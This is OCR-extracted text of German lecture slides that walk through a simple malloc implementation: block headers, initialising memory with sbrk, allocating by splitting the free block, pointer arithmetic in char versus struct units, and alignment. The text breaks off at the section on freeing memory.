
```
struct mblock {
    size_t size;
    struct mblock *next;
}
```

- Die Verwaltungsdatenstrukturen liegen jeweils vor dem zugehörigen Speicherbereich
- Die Verwaltungsdatenstrukturen der freien Speicherbereiche sind untereinander verkettet, bei vergebenen Speicherbereichen enthält `next` den Wert `0x00beef00`

4 malloc-Funktion

- Beispiel für die Situation nach 3 malloc-Aufrufen (32-Bit-Architektur!)


```
...
char *m1, *m2, *m3;
...
m1 = (char *)malloc(128);
m2 = (char *)malloc(512*1024);
m3 = (char *)malloc(1024);
```



5 malloc-Interna - Initialisierung

- initialer Zustand nach sbrk
  - Speicher mit sbrk anfordern

```
char *newmem;
...
newmem = (char *)sbrk(1024*1024);
```




5 malloc-Interna - Initialisierung (2)

- initialer Zustand nach sbrk
  - Speicher mit sbrk anfordern

```
char *newmem;
...
newmem = (char *)sbrk(1024*1024);
```

  - struct mblock "hineinlegen"

```
struct mblock *fsp; /* Freispeicher */
...
fsp = (struct mblock *)newmem;
```




5 malloc-Interna - Initialisierung (3)

- initialer Zustand nach sbrk
  - Speicher mit sbrk anfordern

```
char *newmem;
...
newmem = (char *)sbrk(1024*1024);
```

  - struct mblock "hineinlegen"

```
struct mblock *fsp; /* Freispeicher */
...
fsp = (struct mblock *)newmem;
```




5 malloc-Interna - Initialisierung (4)

- initialer Zustand nach sbrk
  - Speicher mit sbrk anfordern

```
char *newmem;
...
newmem = (char *)sbrk(1024*1024);
```

  - struct mblock "hineinlegen"

```
struct mblock *fsp; /* Freispeicher */
...
fsp = (struct mblock *)newmem;
fsp->size = 1024*1024-sizeof(struct mblock);
fsp->next = NULL;
```



5 malloc-Interna - Initialisierung (5)

- initialer Zustand nach sbrk
  - Speicher mit sbrk anfordern


```
char *newmem;
...
newmem = (char *)sbrk(1024*1024);
```

  - struct mblock "hineinlegen"

```
struct mblock *fsp; /* Freispeicher */
...
fsp = (struct mblock *)newmem;
fsp->size = 1024*1024-sizeof(struct mblock);
fsp->next = NULL;
```

➥ zwei Zeiger mit unterschiedlichem Typ zeigen auf den gleichen Speicherbereich


➤ unterschiedliche Semantik beim Zugriff (Zeigerarithmetik, Strukturkomponentenzugriffe)



6 malloc-Interna - Speicheranforderung

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```




6 malloc-Interna - Speicheranforderung (2)

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```

  - 128 Byte hinter dem fsp-mblock reservieren
  - neuen mblock dahinter anlegen




6 malloc-Interna - Speicheranforderung (3)

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```

  - 128 Byte hinter dem fsp-mblock reservieren
  - neuen mblock dahinter anlegen und initialisieren




6 malloc-Interna - Speicheranforderung (4)

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```

  - 128 Byte hinter dem fsp-mblock reservieren
  - neuen mblock dahinter anlegen und initialisieren
  - bisherigen fsp-mblock als belegt markieren




6 malloc-Interna - Speicheranforderung (5)

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```

  - 128 Byte hinter dem fsp-mblock reservieren
  - neuen mblock dahinter anlegen und initialisieren
  - bisherigen fsp-mblock als belegt markieren
  - fsp-Zeiger auf neuen mblock setzen




6 malloc-Interna - Speicheranforderung (6)

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```

  - 128 Byte hinter dem fsp-mblock reservieren
  - neuen mblock dahinter anlegen und initialisieren
  - bisherigen fsp-mblock als belegt markieren
  - fsp-Zeiger auf neuen mblock setzen
  - Zeiger auf die reservierten 128 Byte zurückgeben




6 malloc-Interna - Speicheranforderung (7)

- Aufgaben bei einer Speicheranforderung

```
char *m1;
m1 = (char *)malloc(128);
```

  - 128 Byte hinter dem fsp-mblock reservieren
  - neuen mblock dahinter anlegen und initialisieren
  - bisherigen fsp-mblock als belegt markieren
  - fsp-Zeiger auf neuen mblock setzen
  - Zeiger auf die reservierten 128 Byte zurückgeben



- Frage:
  wie rechnet man auf dem Speicher?
  - ➤ in char * ?
  - ➤ in struct mblock * ?

7 malloc-Interna - Zeigerarithmetik

- Problem: Verwaltungsdatenstrukturen sind mblock-Strukturen, angeforderte Datenbereiche sind Byte-Felder
  - ➤ Zeigerarithmetik muss teilweise mit struct mblock-Einheiten, teilweise mit char-Einheiten operieren

- Variante 1: Berechnungen von fsp_neu in Byte-/char-Einheiten

```
void *malloc(size_t size) {
    struct mblock *fsp_neu, *fsp_alt;
    fsp_alt = fsp;
    ...
    fsp_neu = (struct mblock *) ((char *)fsp_alt
                                 + sizeof(struct mblock) + size);
    ...
    return((void *)(fsp_alt + 1));
```

7 malloc-Interna - Zeigerarithmetik (2)

- Variante 2: Berechnungen in struct mblock-Einheiten


```
void *malloc(size_t size) {
    struct mblock *fsp_neu, *fsp_alt;
    int units;
    fsp_alt = fsp;
    ...
    units = ( (size-1) / sizeof(struct mblock) ) + 1;
    fsp_neu = fsp + 1 + units;
    ...
    return((void *)(fsp_alt + 1));
```

  - Unterschied: bei der Umrechnung von size auf units wird auf die nächste ganze struct mblock-Einheit aufgerundet
  - Vorteil: die mblock-Strukturen liegen nach einer Anforderung von "krummen" Speichermengen nicht auf "ungeraden" Speichergrenzen
    - ➤ manche Prozessoren fordern, dass int-Werte immer auf Wortgrenzen (durch 4 teilbar) liegen (sonst Trap: Bus error beim Speicherzugriff)
    - ➤ bei Intel-Prozessoren: ungerade Positionen zwar erlaubt, aber ineffizient
    - ➤ aber: veränderte Größe in den Verwaltungsstrukturen beachten!

8 malloc-Interna - Speicher freigeben

- Situation nach 3 malloc-Aufrufen

```
...
char *m1, *m2, *m3;
...
m1 = (char *)malloc(128);
m2 = (char *)malloc(512*1024);
m3 = (char *)malloc(1024);
```




8 malloc-Interna - Speicher freigeben (2)

- Freigabe von m2 - Aufgaben

```
...
